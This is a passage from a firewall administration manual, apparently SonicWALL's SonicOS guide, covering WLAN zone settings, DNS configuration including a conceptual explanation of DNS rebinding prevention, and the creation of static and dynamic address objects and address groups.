- **Enable Dynamic Address Translation (DAT)** - Guest Services provides spur-of-the-moment “hotspot” access to wireless-capable guests and visitors. For easy connectivity, Guest Services allows wireless users to authenticate and associate, obtain IP settings, and authenticate using any Web-browser. Without DAT, if a guest user is not a DHCP client, but instead has static IP settings incompatible with the Wireless WLAN network settings, network connectivity is prevented until the user’s settings change to compatible values. Dynamic Address Translation (DAT) is a form of Network Address Translation (NAT) that allows the system to support any IP addressing scheme for guest users. For example, the Wireless WLAN interface is configured with its default address of 172.16.31.1, and one guest client has a static IP address of 192.168.0.10 and a default gateway of 192.168.0.1, while another has a static IP address of 10.1.1.10 and a gateway of 10.1.1.1, and DAT enables network communication for both of these clients.

Step 5 Click **OK** to apply these settings to this zone.

Configuring the WLAN Zone

- Step 1** Click the **Edit** icon in the **Configure** column for the WLAN zone. The **Edit Zone** window is displayed.

The screenshot shows the 'Edit Zone' window for the 'WLAN' zone. The 'General' tab is active. Under 'General Settings', the 'Name' is 'WLAN' and 'Security Type' is 'Wireless'. The following settings are checked:

- Allow Interface Trust
- Enforce Content Filtering Service (CFS Policy: Default)
- Enable Client AV Enforcement Service
- Enable Gateway Anti-Virus Service
- Enable IPS
- Enable App Control Service
- Enable Anti-Spyware Service
- Enforce Global Security Clients
- Create Group VPN
- Enable SSL Control
- Enable SSLVPN Access

- Step 2** In the **General** tab, select the **Allow Interface Trust** setting to automate the creation of Access Rules to allow traffic to flow between the interfaces of a zone instance. For example, if the LAN zone has both the **LAN** and **X3** interfaces assigned to it, checking **Allow Interface Trust** on the LAN zone creates the necessary Access Rules to allow hosts on these interfaces to communicate with each other.

- Step 3** Select any of the following settings to enable the SonicWALL Security Services on the WLAN zone:

- **Enforce Content Filtering Service** - Enforces content filtering on multiple interfaces in the same Trusted, Public and WLAN zones.
- **Enforce Client Anti-Virus Service** - Enforces managed anti-virus protection on multiple interfaces in the same Trusted, Public or WLAN zones. SonicWALL Client Anti-Virus manages an anti-virus client application on all clients on the zone.
- **Enable Gateway Anti-Virus** - Enforces gateway anti-virus protection on multiple interfaces in the same Trusted, Public or WLAN zones. SonicWALL Gateway Anti-Virus manages the anti-virus service on the SonicWALL appliance.
- **Enable IPS** - Enforces intrusion detection and prevention on multiple interfaces in the same Trusted, Public or WLAN zones.
- **Enable Anti-Spyware Service** - Enforces anti-spyware detection and prevention on multiple interfaces in the same Trusted, Public or WLAN zones.
- **Create Group VPN** - creates a GroupVPN policy for the zone, which is displayed in the VPN Policies table on the **VPN > Settings** page. You can customize the GroupVPN policy on the **VPN > Settings** page. If you uncheck Create Group VPN, the GroupVPN policy is removed from the **VPN > Settings** page.

Step 4 Click the **Wireless** tab.

The screenshot shows the 'Wireless' configuration page. At the top, there are three tabs: 'General', 'Guest Services', and 'Wireless'. The 'Wireless' tab is selected. Below the tabs, there are two main sections: 'Wireless Settings' and 'SonicPoint Settings'. In the 'Wireless Settings' section, the 'SSLVPN Enforcement' checkbox is unchecked. Below it, there are two dropdown menus: 'SSLVPN server' with the text '--Select an address object--' and 'SSLVPN service' with the text '--Select a service--'. In the 'SonicPoint Settings' section, there are two dropdown menus: 'SonicPoint Provisioning Profile' and 'SonicPointN Provisioning Profile', both set to 'SonicPoint'. At the bottom of this section, the checkbox 'Only allow traffic generated by a SonicPoint / SonicPointN' is checked.

Step 5 In the **Wireless Settings** section, check **Only allow traffic generated by a SonicPoint/SonictPointN** to allow only traffic from SonicWALL SonicPoints to enter the WLAN zone interface. This allows maximum security of your WLAN. Uncheck this option if you want to allow any traffic on your WLAN zone regardless of whether or not it is from a wireless connection.



Tip

Uncheck **Only allow traffic generated by a SonicPoint/SonictPointN** and use the zone on a wired interface to allow guest services on that interface.

Step 6 Select **SSL VPN Enforcement** to require that all traffic that enters into the WLAN zone be authenticated through a SonicWALL SSL VPN appliance.

Step 7 In the **SSL VPN Server** list, select an address object to direct traffic to the SonicWALL SSL VPN appliance. You can select:

- Create new address object...
- Default Active WAN IP
- Default Gateway
- Dial-Up Default Gateway
- Secondary Default Gateway
- U0 Default Gateway
- U0 IP
- U1 IP
- X0 IP
- X1 Default Gateway
- X1 IP
- X2 IP
- X3 Default Gateway
- X3 IP
- X4 Default Gateway

- X4 IP
- X5 IP

Step 8 In the **SSL VPN Service** list, select the service or group of services you want to allow for clients authenticated through the SSL VPN.

Step 9 Under the **SonicPoint Settings** heading, select the **SonicPoint Provisioning Profile** or **SonicPointN Provisioning Profile** you want to apply to all SonicPoints connected to this zone. Whenever a SonicPoint connects to this zone, it will automatically be provisioned by the settings in the SonicPoint Provisioning Profile or SonicPointN Provisioning Profile, unless you have individually configured it with different settings.

Step 10 Select **Only allow traffic generated by a SonicPoint** to block non-SonicPoint wireless traffic.



Note For Guest Services configuration information, see the [“Configuring a Zone for Guest Access”](#) on page 316.

Step 11 Click **OK** to apply these settings to the WLAN zone.




CHAPTER 16

Configuring DNS Settings

Network > DNS

The Domain Name System (DNS) is a distributed, hierarchical system that provides a method for identifying hosts on the Internet using alphanumeric names called fully qualified domain names (FQDNs) instead of using difficult to remember numeric IP addresses.



Network /
DNS

Accept Cancel

DNS Settings

Specify DNS Servers Manually

DNS Server 1:

DNS Server 2:

DNS Server 3:

Inherit DNS Settings Dynamically from WAN Zone

DNS Server 1:

DNS Server 2:

DNS Server 3:

DNS Rebinding Attack Prevention

Enable DNS Rebinding Attack Prevention

Action:

Allowed Domains:

DNS Cache

The **Network > DNS** page allows you to manually configure your DNS settings, if necessary.

Topics:

- [“DNS Settings” on page 328](#)
- [“DNS Rebinding Attack Prevention” on page 328](#)
- [“DNS Cache” on page 329](#)

DNS Settings

In the **DNS Settings** section, select **Specify DNS Servers Manually** and enter the IP address(es) into the DNS Server fields. Click **Accept** to save your changes.

To use the DNS Settings configured for the WAN zone, select **Inherit DNS Settings Dynamically from the WAN Zone**. Click **Accept** to save your changes.

The screenshot shows the 'DNS Settings' configuration interface. It features two radio button options: 'Specify DNS Servers Manually' (which is selected) and 'Inherit DNS Settings Dynamically from WAN Zone'. Under the selected option, there are three input fields for 'DNS Server 1', 'DNS Server 2', and 'DNS Server 3', all containing the value '0.0.0.0'. Under the unselected option, there are also three input fields for 'DNS Server 1', 'DNS Server 2', and 'DNS Server 3', containing the values '10.200.0.52', '10.201.0.52', and '0.0.0.0' respectively.

DNS Rebinding Attack Prevention

DNS rebinding is a DNS-based attack on code embedded in web pages. Normally requests from code embedded in web pages (JavaScript, Java and Flash) are bound to the web-site they are originating from (see Same Origin Policy). A DNS rebinding attack can be used to improve the ability of JavaScript based malware to penetrate private networks, and subvert the browser's same-origin policy.

DNS rebinding attackers register a domain which is delegated to a DNS server they control. The server is configured to respond with a very short TTL parameter which prevents the result from being cached. The first response contains IP address of the server hosting the malicious code. Any subsequent requests contain IP addresses from private (RFC 1918) network, presumably behind a firewall, being target of the attacker. Because both are fully valid DNS responses, they authorize the sandbox script to access hosts in a private network. By iterating addresses in these short-term but still valid DNS replies, the script is able to scan the network and perform other malicious activities.

You can select the action to be performed in the **DMS Rebinding Attack Prevention** section.

DNS Rebinding Attack Prevention

Enable DNS Rebinding Attack Prevention

Action:

Allowed Domains:

- Step 1** Select the **Enable DNS Rebinding Attack Prevention** checkbox.
- Step 2** From the **Action** pull-down menu, select an action to perform when a DNS rebinding attack is detected:
- **Log Attack**
 - **Log Attack & Return a Query Refused Reply**
 - **Log Attack& Drop DNS Reply**
- Step 3** From the **Allowed Domains:** pull-down menu, create a white list of allowed domain-names (for example, *.sonicwall.com) for which locally connected/routed subnets should be considered legal responses:
- **Create new FQDN Address Object Group...** — displays the **Add Address Object Group** window from which you select names of address object groups
 - **Create new FQDN Address Object...** — displays the **Add Address Object** window from which you specify the names of address objects
 - **Address Groups** — lists the names of the FQDN address object groups
 - **Address Objects** — lists the names of the FQDN address objects

DNS Cache

Clicking on the **Show DNS Cache** button displays a popup window that shows the contents of the General DNS Cache:

Allowed Domains:

DNS Cache

Show DNS Cache

General DNS Cache close

What	DNS Name	IP Address	TTL (secs)
------	----------	------------	------------



CHAPTER 17

Configuring Address Objects

Network > Address Objects

Address Objects are one of four object classes (Address, User, Service, and Schedule) in SonicOS. These Address Objects allow for entities to be defined one time, and to be re-used in multiple referential instances throughout the SonicOS interface. For example, take an internal Web-Server with an IP address of 67.115.118.80. Rather than repeatedly typing in the IP address when constructing Access Rules or NAT Policies, Address Objects allow you to create a single entity called “My Web Server” as a Host Address Object with an IP address of 67.115.118.80. This Address Object, “My Web Server” can then be easily and efficiently selected from a drop-down menu in any configuration screen that employs Address Objects as a defining criterion.

Topics:

- [“Types of Address Objects” on page 331](#)
- [“Address Object Groups” on page 332](#)
- [“Creating and Managing Address Objects” on page 333](#)
- [“Default Address Objects and Groups” on page 334](#)
- [“Adding an Address Object” on page 335](#)
- [“Editing or Deleting an Address Object” on page 336](#)
- [“Creating Group Address Objects” on page 336](#)
- [“Editing or Deleting Address Groups” on page 337](#)
- [“Public Server Wizard” on page 337](#)
- [“Working with Dynamic Addresses” on page 337](#)

Types of Address Objects

Since there are multiple types of network address expressions, there are currently the following Address Objects types:

- **Host** – Host Address Objects define a single host by its IP address. The netmask for a Host Address Object will automatically be set to 32-bit (255.255.255.255) to identify it as a single host. For example, “My Web Server” with an IP address of “67.115.118.110” and a default netmask of “255.255.255.255”
- **Range** – Range Address Objects define a range of contiguous IP addresses. No netmask is associated with Range Address Objects, but internal logic generally treats each member of the specified range as a 32-bit masked Host object. For example “My Public Servers” with an IP address starting value of “67.115.118.66” and an ending value of “67.115.118.90”. All 25 individual host addresses in this range would be comprised by this Range Address Object.
- **Network** – Network Address Objects are like Range objects in that they comprise multiple hosts, but rather than being bound by specified upper and lower range delimiters, the boundaries are defined by a valid netmask. Network Address Objects must be defined by the network’s address and a corresponding netmask. For example “My Public Network” with a Network Value of “67.115.118.64” and a Netmask of “255.255.255.224” would comprise addresses from 67.115.118.64 through to 67.115.118.95. As a general rule, the first address in a network (the network address) and the last address in a network (the broadcast address) are unusable.
- **MAC Address** – MAC Address Objects allow for the identification of a host by its hardware address or MAC (Media Access Control) address. MAC addresses are uniquely assigned to every piece of wired or wireless networking device by their hardware manufacturers, and are intended to be immutable. MAC addresses are 48-bit values that are expressed in 6 byte hex-notation. For example “My Access Point” with a MAC address of “00:06:01:AB:02:CD”. MAC addresses are resolved to an IP address by referring to the ARP cache on the security appliance MAC address objects are used by various components of Wireless configurations throughout SonicOS.
- **FQDN Address** – FQDN address objects allow for the identification of a host by its Fully Qualified Domain Names (FQDN), such as 'www.sonicwall.com'. FQDNs are resolved to their IP address (or IP addresses) using the DNS server configured on the security appliance. Wildcard entries are supported through the gleaning of responses to queries sent to the sanctioned DNS servers.

Address Object Groups

SonicOS has the ability to group Address Objects into Address Object Groups. Groups of Address Objects can be defined to introduce further referential efficiencies. Groups can comprise any combination of Host, Range, or Network Address Objects. MAC address Objects should be grouped separately, although they can safely be added to Groups of IP-based Address Objects, where they will be ignored when their reference is contextually irrelevant (e.g. in a NAT Policy). For example “My Public Group” can contain Host Address Object “My Web Server” and Range Address Object “My Public Servers”, effectively representing IP addresses 67.115.118.66 to 67.115.118.90 and IP address 67.115.118.110.

Creating and Managing Address Objects

The **Network > Address Objects** page allows you to create and manage your Address Objects.

Network /

Address Objects

Address Groups Items 1 to 37 (of 37) [Navigation icons]

View Style: All Address Objects Custom Address Objects Default Address Objects [Go to Address Objects](#)

Add Group... Delete Delete All

<input type="checkbox"/>	# Name	Address Detail	Type	Zone	Configure	Comments
<input type="checkbox"/>	1 LAN Subnets		Group			
<input type="checkbox"/>	2 Firewall Subnets		Group			
<input type="checkbox"/>	3 LAN Interface IP		Group			
<input type="checkbox"/>	4 WAN Subnets		Group			
<input type="checkbox"/>	5 WAN Interface IP		Group			
⋮						
<input type="checkbox"/>	35 Wireless VLAN Sub-Interface Subnets		Group			
<input type="checkbox"/>	36 Wireless VLAN Sub-Interface Interface IP		Group			
<input type="checkbox"/>	37 RF Threat Station Watch List		Group			

Add Group... Delete Delete All

⋮

Address Objects

Items 1 to 28 (of 28) [Navigation icons] [Go to Address Groups](#)

Add... Delete Refresh Purge Refresh All Purge All Delete All

<input type="checkbox"/>	# Name	Address Detail	Type	Zone	Configure	Comments
<input type="checkbox"/>	1 X0 IP	192.168.168.168/255.255.255.255	Host	LAN		
<input type="checkbox"/>	2 X0 Subnet	192.168.168.0/255.255.255.0	Network	LAN		
<input type="checkbox"/>	3 X1 IP	10.203.28.35/255.255.255.255	Host	WAN		
<input type="checkbox"/>	4 X1 Subnet	10.203.28.0/255.255.255.0	Network	WAN		
⋮						
<input type="checkbox"/>	25 X4 Default Gateway	0.0.0.0/255.255.255.255	Host	WAN		
<input type="checkbox"/>	26 X3 Default Gateway	0.0.0.0/255.255.255.255	Host	WAN		
<input checked="" type="checkbox"/>	27 All of Youtube	*.youtube.com	FQDN Hostname	LAN		
<input checked="" type="checkbox"/>	28 Handheld1	00:00:00:00:00:00	MAC Address	WLAN		

Add... Delete Refresh Purge Refresh All Purge All Delete All

You can view Address Objects in the following ways using the **View Style** menu:

- **All Address Objects** - displays all configured Address Objects.
- **Custom Address Objects** - displays Address Objects with custom properties.

- **Default Address Objects** - displays Address Objects configured by default on the SonicWALL security appliance.

Sorting Address Objects allows you to quickly and easily locate Address Objects configured on the SonicWALL security appliance.



Note An Address Object must be defined before configuring NAT Policies, Access Rules, and Services.

Navigating and Sorting the Address Objects and Address Groups Entries

The Address Objects and Address Groups tables provides easy pagination for viewing a large number of address objects and groups. You can navigate a large number of entries listed in the Address Objects or Address Groups tables by using the navigation control bar located at the top right of the tables. Navigation control bar includes four buttons. The far left button displays the first page of the table. The far right button displays the last page. The inside left and right arrow buttons moved the previous or next page respectively.

You can enter the policy number (the number listed before the policy name in the **# Name** column) in the **Items** field to move to a specific entry. The default table configuration displays 50 entries per page. You can change this default number of entries for tables on the **System > Administration** page.

You can sort the entries in the table by clicking on the column header. The entries are sorted by ascending or descending order. The arrow to the right of the column entry indicates the sorting status. A down arrow means ascending order. An up arrow indicates a descending order.

Default Address Objects and Groups

The **Default Address Objects** view displays the default **Address Objects** and **Address Groups** for your SonicWALL security appliance. The **Default Address Objects** entries cannot be modified or deleted. Therefore, the **Edit** and **Delete** icons are dimmed.

Address Objects							Items 1 to 28 (of 28)
							Go to Address Groups
Add...		Delete	Refresh	Purge	Refresh All	Purge All	Delete All
<input type="checkbox"/> #	Name	Address Detail	Type	Zone	Configure	Comments	
<input type="checkbox"/> 1	X0 IP	192.168.168.168/255.255.255.255	Host	LAN			
<input type="checkbox"/> 2	X0 Subnet	192.168.168.0/255.255.255.0	Network	LAN			
<input type="checkbox"/> 3	X1 IP	10.203.28.35/255.255.255.255	Host	WAN			
<input type="checkbox"/> 4	X1 Subnet	10.203.28.0/255.255.255.0	Network	WAN			
<input type="checkbox"/> 25	X4 Default Gateway	0.0.0.0/255.255.255.255	Host	WAN			
<input type="checkbox"/> 26	X3 Default Gateway	0.0.0.0/255.255.255.255	Host	WAN			
<input checked="" type="checkbox"/> 27	All of Youtube	*.youtube.com	FQDN Hostname	LAN			
<input checked="" type="checkbox"/> 28	Handheld1	00:00:00:00:00:00	MAC Address	WLAN			

Adding an Address Object

To add an **Address Object**, click **Add** button under the **Address Objects** table in the **All Address Objects** or **Custom Address Objects** views to display the **Add Address Object** window.

A screenshot of the 'Add Address Object' window. It contains the following fields: 'Name' (text input), 'Zone Assignment' (dropdown menu with 'LAN' selected), 'Type' (dropdown menu with 'Host' selected), and 'IP Address' (text input).

Step 1 Enter a name for the Network Object in the **Name** field.

Step 2 Select **Host**, **Range**, **Network**, **MAC**, or **FQDN** from the **Type** menu.

- If you selected **Host**, enter the IP address in the **IP Address** field.
- If you selected **Range**, enter the starting and ending IP addresses in the **Starting IP Address** and **Ending IP Address** fields.

A screenshot of the 'Add Address Object' window. It contains the following fields: 'Name' (text input), 'Zone Assignment' (dropdown menu with 'LAN' selected), 'Type' (dropdown menu with 'Range' selected), 'Starting IP Address' (text input with a copy icon), and 'Ending IP Address' (text input with a copy icon).

- If you selected **Network**, enter the network IP address and netmask in the **Network** and **Netmask** fields.

A screenshot of the 'Add Address Object' window. It contains the following fields: 'Name' (text input with 'x' entered), 'Zone Assignment' (dropdown menu with 'LAN' selected), 'Type' (dropdown menu with 'Network' selected), 'Network' (text input), and 'Netmask' (text input).

- If you selected **MAC**, enter the MAC address and netmask in the **Network** and **MAC Address** field.

A screenshot of the 'Add Address Object' window. It contains the following fields: 'Name' (text input), 'Zone Assignment' (dropdown menu with 'LAN' selected), 'Type' (dropdown menu with 'MAC' selected), 'MAC Address' (text input), and a checked checkbox labeled 'Multi-homed host'.

- If you selected **FQDN**, enter the domain name for the individual site or range of sites (with a wildcard) in the **FQDN** field.

Name:	<input type="text"/>
Zone Assignment:	<input type="text" value="LAN"/>
Type:	<input type="text" value="FQDN"/>
FQDN Hostname:	<input type="text"/>

Step 3 Select the zone to assign to the Address Object from the **Zone Assignment** menu.

Editing or Deleting an Address Object

To edit an Address Object, click the **Edit** icon in the **Configure** column in the **Address Objects** table. The **Edit Address Object** window is displayed, which has the same settings as the **Add Address Object** window.

To delete an Address Object, click the **Delete** icon in the **Configure** column for the Address Object you want to delete. A dialog box is displayed asking you to confirm the deletion. Click **OK** to delete the Address Object. To delete multiple active Address Objects, select them and click the **Delete** button.

Creating Group Address Objects

As more and more Address Objects are added to the SonicWALL security appliance, you can simplify managing the addresses and access policies by creating groups of addresses. Changes made to the group are applied to each address in the group. To add a Group of Address Objects, complete the following steps:

Step 1 Click **Add Group** to display the **Add Address Object Group** window.

Name:	<input type="text" value="Default Geo-IP and Botne"/>	
<input type="checkbox"/> All Authorized Access Points <input type="checkbox"/> All Interface IP <input type="checkbox"/> All SonicPoints <input type="checkbox"/> All U0 Management IP <input type="checkbox"/> All U1 Management IP <input type="checkbox"/> All WAN IP <input type="checkbox"/> All X0 Management IP <input type="checkbox"/> All X1 Management IP <input type="checkbox"/> All X2 Management IP <input type="checkbox"/> All X3 Management IP	<input type="button" value="→"/> <input type="button" value="←"/>	<input type="text" value="Firewalled Subnets"/>

Step 2 Create a name for the group in the **Name** field.

Step 3 Select the Address Object from the list and click the right arrow. It is added to the group. Clicking while pressing the **Ctrl** key allows you to select multiple objects.

Step 4 Click **OK**.



Tip

To remove an address or subnet from the group, select the IP address or subnet in the right column and click the left arrow. The selected item moves from the right column to the left column.

Editing or Deleting Address Groups

To edit a group, click the **Edit** icon in the **Configure** column of the **Address Groups** table. The **Edit Address Object Group** window is displayed. Make your changes and then click **OK**.

To delete a group, click on the **Delete** icon in the **Configure** column to delete an individual Address Group. A dialog box is displayed asking you to confirm the deletion. Click **OK** to delete the Address Group. To delete multiple active Address Groups, select them and click the **Delete** button.

Public Server Wizard

SonicOS includes the **Public Server Wizard** to automate the process of configuring the SonicWALL security appliance for handling public servers. For example, if you have an e-mail and Web server on your network for access from users on the Internet.

The **Public Server Wizard** allows you to select or define the server type (HTTP, FTP, Mail), the private (external) address objects, and the public (internal) address objects. Once the server type, private and public network objects are configured, the wizard creates the correct NAT Policies and Access Rule entries on the security appliance for the server. You can use the SonicWALL Management Interface for additional configuration options.

See [“Wizards > Public Server Wizard” on page 1443](#) for more information on configuring the SonicWALL security appliance using wizards.

Working with Dynamic Addresses

From its inception, SonicOS has used Address Objects (AOs) to represent IP addresses in most areas throughout the user interface. Address Objects come in the following varieties:

- Host – An individual IP address, netmask and zone association.
- MAC (original) – Media Access Control, or the unique hardware address of an Ethernet host. MAC AOs were originally introduced in SonicOS 2.5 and were used for:
 - Identifying SonicPoints
 - Allowing hosts to bypass Guest Services authentication
 - Authorizing the BSSID (Basic Service Set Identifier, or WLAN MAC) of wireless access points detected during wireless scans.

MAC AOs were originally not allowable targets in other areas of the management interface, such as Access Rules, so historically they could not be used to control a host's access by its hardware address.

- Range – A starting and ending IP address, inclusive of all addresses in between.
- Group – A collection of Address Objects of any assortment of types. Groups may contain other Groups, Host, MAC, Range, or FQDN Address Objects.

SonicOS 3.5 redefined the operation of MAC AOs, and introduces Fully Qualified Domain Name (FQDN) AOs:

- MAC – SonicOS 3.5. and higher will resolve MAC AOs to an IP address by referring to the ARP cache on the SonicWALL.

- FQDN – Fully Qualified Domain Names, such as ‘www.reallybadWebsite.com’, will be resolved to their IP address (or IP addresses) using the DNS server configured on the SonicWALL. Wildcard entries are supported through the gleaning of responses to queries sent to the sanctioned DNS servers.

While more effort is involved in creating an Address Object than in simply entering an IP address, AOs were implemented to complement the management scheme of SonicOS, providing the following characteristics:

- Zone Association – When defined, Host, MAC, and FQDN AOs require an explicit zone designation. In most areas of the interface (such as Access Rules) this is only used referentially. The functional application are the contextually accurate populations of Address Object drop-down lists, and the area of “VPN Access” definitions assigned to Users and Groups; when AOs are used to define VPN Access, the Access Rule auto-creation process refers to the AO’s zone to determine the correct intersection of VPN [zone] for rule placement. In other words, if the “192.168.168.200 Host” Host AO, belonging to the LAN zone was added to “VPN Access” for the “Trusted Users” User Group, the auto-created Access Rule would be assigned to the VPN LAN zone.
- Management and Handling – The versatilely typed family of Address Objects can be easily used throughout the SonicOS interface, allowing for handles (e.g. from Access Rules) to be quickly defined and managed. The ability to simply add or remove members from Address Object Groups effectively enables modifications of referencing rules and policies without requiring direct manipulation.
- Reusability – Objects only need to be defined once, and can then be easily referenced as many times as needed.

Topics:

- [“Key Features of Dynamic Address Objects” on page 338](#)
- [“Enforcing the Use of Sanctioned Servers on the Network” on page 340](#)
- [“Using MAC and FQDN Dynamic Address Objects” on page 342](#)

Key Features of Dynamic Address Objects

The term Dynamic Address Object (DAO) describes the underlying framework enabling MAC and FQDN AOs. By transforming AOs from static to dynamic structures **Firewall > Access Rules** can automatically respond to changes in the network.



Note

Initially, SonicOS versions 4.0, 5.0, and 5.1 will only support Dynamic Address Objects within Access Rules. Future versions of SonicOS might introduce DAO support to other subsystem, such as NAT, VPN, etc.

FQDN wildcard support	<p>FQDN Address Objects support wildcard entries, such as “*.somedomainname.com”, by first resolving the base domain name to all its defined host IP addresses, and then by constantly actively gleaning DNS responses as they pass through the firewall.</p> <p>For example, creating an FQDN AO for “*.myspace.com” will first use the DNS servers configured on the firewall to resolve “myspace.com” to 63.208.226.40, 63.208.226.41, 63.208.226.42, and 63.208.226.43 (as can be confirmed by <i>nslookup myspace.com</i> or equivalent). Since most DNS servers do not allow zone transfers, it is typically not possible to automatically enumerate all the hosts in a domain. Instead, the SonicWALL will look for DNS responses <i>coming from sanctioned DNS servers</i> as they traverse the firewall. So if a host behind the firewall queries an external DNS server which is also a configured/defined DNS server on the SonicWALL, the SonicWALL will parse the response to see if it matches the domain of any wildcard FQDN AOs.</p> <p>Note Sanctioned DNS servers are those DNS servers configured for use by the SonicWALL firewall. The reason that responses from only sanctioned DNS servers are used in the wildcard learning process is to protect against the possibility of FQDN AO poisoning through the use of unsanctioned DNS servers with deliberately incorrect host entries. Future versions of SonicOS might offer the option to support responses from all DNS server. The use of sanctioned DNS servers can be enforced with the use of Access Rules, as described later in the “Enforcing the use of sanctioned servers on the network” section.</p> <p>To illustrate, assume the firewall is configured to use DNS servers 4.2.2.1 and 4.2.2.2, and is providing these DNS servers to all firewalled client via DHCP. If firewalled client-A performs a DNS query against 4.2.2.1 or 4.2.2.2 for “vids.myspace.com”, the response will be examined by the firewall, and will be matched to the defined “*.myspace.com” FQDN AO. The result (63.208.226.224) will then be added to the resolved values of the “*.myspace.com” DAO.</p> <p>Note If the workstation, client-A, in the example above had resolved and cached vids.myspace.com prior to the creation of the “*.myspace.com” AO, vids.myspace.com would not be resolved by the firewall because the client would use its resolver’s cache rather than issuing a new DNS request. As a result, the firewall would not have the chance to learn about vids.myspace.com, unless it was resolved by another host. On a Microsoft Windows workstation, the local resolver cache can be cleared using the command ipconfig /flushdns. This will force the client to resolve all FQDNs, allowing the firewall to learn them as they are accessed.</p> <p>Wildcard FQDN entries will resolve all hostnames within the context of the domain name, up to 256 entries per AO. For example, “*.sonicwall.com” will resolve <i>www.sonicwall.com</i>, <i>software.sonicwall.com</i>, <i>licensemanager.sonicwall.com</i>, to their respective IP addresses, but it will not resolve <i>sslvpn.demo.sonicwall.com</i> because it is in a different context; for <i>sslvpn.demo.sonicwall.com</i> to be resolved by a wildcard FQDN AO, the entry “*.demo.sonicwall.com” would be required, and would also resolve <i>sonicos-enhanced.demo.sonicwall.com</i>, <i>csm.demo.sonicwall.com</i>, <i>sonicos-standard.demo.sonicwall.com</i>, etc.</p> <p>Note Wildcards only support full matches, not partial matches. In other words, “*.sonicwall.com” is a legitimate entry, but “w*.sonicwall.com”, “*w.sonicwall.com”, and “w*w.sonicwall.com” are not. A wildcard can only be specified once per entry, so “*.*.sonicwall.com”, for example, will not be functional.</p>
FQDN resolution using DNS	<p>FQDN Address Objects are resolved using the DNS servers configured on the SonicWALL in the Network > DNS page. Since it is common for DNS entries to resolve to multiple IP addresses, the FQDN DAO resolution process will retrieve all of the addresses to which a host name resolves, up to 256 entries per AO. In addition to resolving the FQDN to its IPs, the resolution process will also associate the entry’s TTL (time to live) as configured by the DNS administrator. TTL will then be honored to ensure the FQDN information does not become stale.</p>

Feature	Benefit
FQDN entry caching	Resolved FQDN values will be cached in the event of resolution attempt failures subsequent to initial resolution. In other words, if “www.moosifer.com” resolves to 71.35.249.153 with a TTL of 300, but fails to resolve upon TTL expiry (for example, due to temporary DNS server unavailability), the 71.35.249.153 will be cached and used as valid until resolution succeeds, or until manually purged. Newly created FQDN entries that never successfully resolve, or entries that are purged and then fail to resolve will appear in an unresolved state.
MAC Address resolution using live ARP cache data	When a node is detected on any of the SonicWALL's physical segments through the ARP (Address Resolution Protocol) mechanism, the SonicWALL's ARP cache is updated with that node's MAC and IP address. When this update occurs, if a MAC Address Objects referencing that node's MAC is present, it will instantly be updated with the resolved address pairing. When a node times out of the ARP cache due to disuse (e.g. the host is no longer L2 connected to the firewall) the MAC AO will transition to an “unresolved” state.
MAC Address Object multi-homing support	MAC AOs can be configured to support multi-homed nodes, where multi-homed refers to nodes with more than one IP address per physical interface. Up to 256 resolved entries are allowed per AO. This way, if a single MAC address resolves to multiple IPs, all of the IP will be applicable to the Access Rules, etc. that refer to the MAC AO.
Automatic and manual refresh processes	MAC AO entries are automatically synchronized to the SonicWALL's ARP cache, and FQDN AO entries abide by DNS entry TTL values, ensuring that the resolved values are always fresh. In addition to these automatic update processes, manual Refresh and Purge capabilities are provided for individual DAOs, or for all defined DAOs.
FQDN resolution using DNS	FQDN Address Objects are resolved using the DNS servers configured on the SonicWALL in the Network > DNS page. Since it is common for DNS entries to resolve to multiple IP addresses, the FQDN DAO resolution process will retrieve all of the addresses to which a host name resolves, up to 256 entries per AO. In addition to resolving the FQDN to its IPs, the resolution process will also associate the entry's TTL (time to live) as configured by the DNS administrator. TTL will then be honored to ensure the FQDN information does not become stale.

Enforcing the Use of Sanctioned Servers on the Network

Although not a requirement, it is recommended to enforce the use of authorized or sanctioned servers on the network. This practice can help to reduce illicit network activity, and will also serve to ensure the reliability of the FQDN wildcard resolution process. In general, it is good practice to define the endpoints of known protocol communications when possible. For example:

- Create Address Object Groups of sanctioned servers (e.g. SMTP, DNS)

<input type="checkbox"/>	<input type="checkbox"/> 31	Sanctioned DNS Servers	Group		
	▶	10.50.165.3	10.50.165.3/255.255.255.255	Host	LAN
	▶	10.50.128.53	10.50.128.53/255.255.255.255	Host	VPN
<input type="checkbox"/>	<input type="checkbox"/> 32	Sanctioned SMTP Servers	Group		
	▶	10.50.165.2	10.50.165.2/255.255.255.255	Host	LAN
	▶	10.50.165.3	10.50.165.3/255.255.255.255	Host	LAN

- Create Access Rules in the relevant zones allowing only authorized SMTP servers on your network to communicate outbound SMTP; block all other outbound SMTP traffic to prevent intentional or unintentional outbound spamming.

#	Priority	Source	Destination	Service	Action	Users	Comment	Enable	Configure
1	1	Sanctioned SMTP Servers	Any	SMTP (Send E-Mail)	Allow	All		<input checked="" type="checkbox"/>	
2	2	Any	Any	SMTP (Send E-Mail)	Deny	All		<input checked="" type="checkbox"/>	

